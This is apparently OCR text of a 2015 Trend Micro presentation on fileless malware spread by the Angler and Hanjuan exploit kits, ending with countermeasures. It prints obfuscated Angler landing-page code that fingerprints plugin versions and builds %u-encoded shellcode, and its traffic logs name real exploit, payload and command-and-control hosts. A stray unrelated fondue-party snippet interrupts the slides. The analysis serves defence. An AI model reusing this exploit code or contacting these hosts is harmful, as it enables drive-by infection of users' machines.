Already embedded in the base64-encoded script of the loader registry entry	RC4-encrypted and stored in the Registry	Stored in the Registry

Copyright 2015 Trend Micro Inc.

- Fileless Arrival



Disk-based download

Memory-based download

Angler EK : now capable of "fileless" infection (memory malware)

Aug 2014

Matrix - Agent Jackson avoiding bullets


Source: malware.dontneedcoffee.com

ANGLER & HANJUAN EXPLOIT KITS

MALWARE HIDING IN MEMORY

Copyright 2015 Trend Micro Inc.


Angler Exploit Kit Fileless Routine (1/3)


Landing page assesses vulnerability


Retrieves binary from URL

Serves binary via exploit

Payload




#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	




```
if ( (flashVersion("11.3.300.257") >= 0 && flashVersion("11.7.700.275") <= 0) || (flashVersion("11.8.800.94") >= 0
&& flashVersion("13.0.0.182") <= 0))
{
window.sf325gtgs7sfdf1 = true;
}
else
{
if(flashVersion("13.0.0.182") > 0)
{
 window.sf325gtgs7sfdf2 = true;
}
var minValue = silverVersion("4.0.50401.0"), maxValue = silverVersion("5.1.10411.0"), currentValue =
silverVersion("5.0.60818.0");
if (typeof (minValue) != 'undefined' && typeof (maxValue) != 'undefined' && typeof (currentValue) != 'undefined'
&& minValue >= 0 && maxValue <= 0 && currentValue != 0)
{
 window.sf325gtgs7sfds = true;
}
}
if (navigator.javaEnabled())
{
window.sf325gtgs7sfdj = true;
var jv = ldklfgo.getVersion("Java"), targetVersion = "1.7.0.10", klqwght= document;;
if(!!jv && fixNumber(jv) >= fixNumber(targetVersion))
{
var tmpl ='');
```

Copyright 2015 Trend Micro Inc.

Angler Exploit Kit Fileless Routine (2/3)



Landing page assesses vulnerability
Retrieves binary from URL
Serves binary via exploit
Payload



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	

```
GET /Nslw_9RO6YgT4aUKWp45bLRyRsMI6pG7vn50B3ec4J_nXhR9hv2Q36KR0IHRGOc2 HTTP/1.1
⊟ Transport
   Host: asd.readmerounds.net
```


Angler Exploit Kit Fileless Routine (3/3)


Landing page assesses vulnerability


Retrieves binary from URL

Serves binary via exploit

Payload




#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	



```
VlxwtPgsl0jj(Xsyk + ICJQoAt6EJrw7k7(M2rrPz) + NvI + ICJQoAt6EJrw7k7(Uur3K) + PQ7rG5 + ICJQoAt6EJrw7k7(X8a) + Wolq4 + '%u0000');
//exploit(shellcodel + obfuscate(binary) + shellcode2 +    obfuscate(key)   +  shellcode3 + obfuscate(filename) + shellcode4 + '%u0000')
IgNzi9VrUlum9();
YalmjILrs2LKogf5();
return
}
JG5ral7hh2kyOH4 = '%u0C0F%u0101%u0606%u0A09%u060F%u0409%u0D0F%u0901%u090F%u0E01%u0101%u0101%u0101%u0C05%u0605%u0306%u0F05%u0605%u0D05%u0404%
S7lpImaaMlG7rs = '%u0906%u0A09%u0705%u0D05%u090F%u0602%u0101%u0101%u0101';
Wt8Z9B0s6E9fqG = '%u0906%u0A0[illegible]%u0E01%u0101%u0101%u0101%u0308%u0607%u0807%u0408%u0708%u0308%u0404%u0304%u0103%u1003%u0408%u
NmcS5u5e98ahs = '%u0906%u0A09%u0705%u0D06%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u0707%u0906%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u0
9%u0E06%u0110%u0409%u0D0F%u0902%u0204%u0A0D%u0C09%u0E06%u0901%u0C09%u0C05%u0D04%u0E09%u0D01%u0A02%u0C09%u0A05%u0908%u0E09%u0501%u0A02%u0C09%
Vb9lVgz6W(JG5ral7hh2kyOH4, S7lpImaaMlG7rs, Wt8Z9B0s6E9fqG, NmcS5u5e98ahs);
if (window.sf325gtgs7sfdfl && !window.sf325gtgs7sfds)
{
var klfgl = 'wri', klfg2 ='te';
function getKolaio()
{
 return TwWoZiM(TxmOkEPe3);
}
```

Copyright 2015 Trend Micro Inc.


Hanjuan Exploit Kit Fileless Infection Delivers BEDEP


Landing page assesses vulnerability


Retrieves binary from URL

Serves binary via exploit

Payload



64.34.127.134	/	2,228		text/html; c...	iexplore:3952	Landing page
64.34.127.134	/ontdhso.swf	29,605		application/...	iexplore:3952	SWF - exploit trigger
fpdownload2.macro...	/get/flashplayer/update/c...	349		text/html; c...	iexplore:3952	
64.34.127.134	/favicon.ico	512	no-cac...	text/html; c...	iexplore:3952	
64.34.127.134	/bloppe.php	296,364		application/...	iexplore:3952	Embedded shellcode
www.earthtools.org	/timezone/0/0	508		application/...	iexplore:3952	Normal URLs - Used in DGA routine
www.ecb.europa.eu	/stats/eurofxref/eurofxre...	72,704		text/xml	iexplore:3952	
mpzrpasvmorlw.com	/	128		text/html	iexplore:3952	C&C Communication
mpzrpasvmorlw.com	/	44		text/html	iexplore:3952	
mpzrpasvmorlw.com	/	652,460		text/html	explorer:1604	
mpzrpasvmorlw.com	/	128		text/html	explorer:1604	
mpzrpasvmorlw.com	/	44		text/html	explorer:1604	
zorris2space.org	/taskg/8013/	15		text/html	explorer:1604	Ad Fraud Traffic
top100-hot-images....	/taskg/4010/	15		text/html	explorer:1604	
top100-hot-images....	/taskg/5010/	15		text/html	explorer:1604	
top100-hot-images....	/taskg/3010/	15		text/html	explorer:1604	
top100-hot-images....	/taskg/2010/	15		text/html	explorer:1604	
top100-hot-images....	/taskg/6010/	15		text/html	explorer:1604	
zorris2space.org	/taskg/7013/	15		text/html	explorer:1604	
top100-hot-images....	/taskg/8013/	15		text/html	explorer:1604	




Having a Fondue Party at Home

Read a summary of what to do to throw a hot oil or hot broth fondue party for any joyous occasion, whether it is for New Year's Eve...

Copyright 2015 Trend Micro Inc.

RECOMMENDED SOLUTIONS

Copyright 2015 Trend Micro Inc.



Countermeasures

Identify & Protect

Correlation among components of an attack

Web

Email

Triaging a system infected with fileless malware

registries

Prefetch files

Exploit prevention

Emulation

Software updates


Network Solutions

Packet detection

Behavioural Monitoring and Rules


Copyright 2015 Trend Micro Inc.

